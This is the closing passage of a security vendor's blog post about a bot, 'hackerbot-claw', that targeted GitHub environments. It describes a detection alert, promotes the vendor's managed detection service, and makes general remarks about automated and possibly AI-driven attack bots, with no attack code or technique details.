
When the event triggers a rule, an alert is generated for the potential attack, allowing analysts to see and prioritize the incidents.
hackerbot-claw threat finding flagging an MFA-less GitHub account as needing investigation.
Exaforce MDR: The extra support for when it matters nost
Exaforce MDR adds a second line of defense for moments like this, when attacks move faster than your analyst review cycles. While internal teams are still validating what happened, the MDR team is already watching the high-risk signals across identity and SaaS activity, triaging what matters, and guiding first containment steps so a single suspicious workflow run does not quietly turn into repo control or a supply chain incident.
The value is breathing room and assurance for your SOC teams. Customers get an expert team that looks for the sequences that signal real impact, helps confirm scope quickly, drives practical hygiene actions like tightening access and rotating exposed credentials, and keeps the situation from turning into an all-hands fire drill while engineering and security leaders get the facts straight.
Closing remarks
This was an interesting, if unfortunate, series of attacks. The presence of a bot actively targeting environments highlights the shift our field is experiencing in the threat landscape. It is likely only a matter of time before AI-driven bots, similar to the programmatic bots we see often today, begin crawling, scanning, and targeting vulnerable systems at scale.
It is also important to recognize one thing: this bot did not use any zero-day exploits, did not rely on phishing, and did not heavily obfuscate its commands. Instead, it simply exploited well-known bad practices and compromised targets using relatively simple techniques. This demonstrates how much work still needs to be done to secure and detect attacks, particularly on publicly exposed resources.
Normal-looking activity is not always risk-free. Some of the most significant threats are hidden within behavior that appears legitimate. SaaS applications are increasingly at the forefront of modern attacks, yet most SOC platforms still lack strong detection coverage for SaaS environments. At Exaforce, we provide in-house detections to cover such scenarios that most upstream detection engines miss.